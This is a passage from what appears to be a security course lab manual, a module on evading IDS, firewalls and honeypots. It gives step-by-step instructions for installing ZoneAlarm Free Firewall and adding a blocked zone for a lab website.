
Note: If you wish to enable this option, click Add to Chrome. In this task, we are choosing to skip this option.



13. ZoneAlarm Free Firewall starts downloading and configuring the components to your machine.

Module 12 – Evading IDS, Firewalls, and Honeypots


14. Wait until the installation is completed: this may take a few minutes to install.
15. The **Installation was Successful!** wizard appears; click **FINISH**.
16. As soon as you click the **Finish** button, the ZoneAlarm webpage opens in your default browser window; close the browser.




17. The **ZoneAlarm** main window appears, as shown in the screenshot. Click the **FIREWALL** button to configure the firewall settings.



18. In the **FIREWALL** tab, click **View Zones** under the **Basic Firewall** section.



19. The **Firewall Settings** window appears with the **View Zones** tab selected; click **Add >>** and click the **Host/Site** option from the menu, as shown in the screenshot.



20. The **Add Zone** window appears; choose the following:

- Zone: **Blocked**
- Hostname: **www.moviescope.com**
- Description: **Block This Site**
- Click **Lookup**; by doing this, we are blocking unwanted sites from browsing

21. You can provide any site that you wish to block.

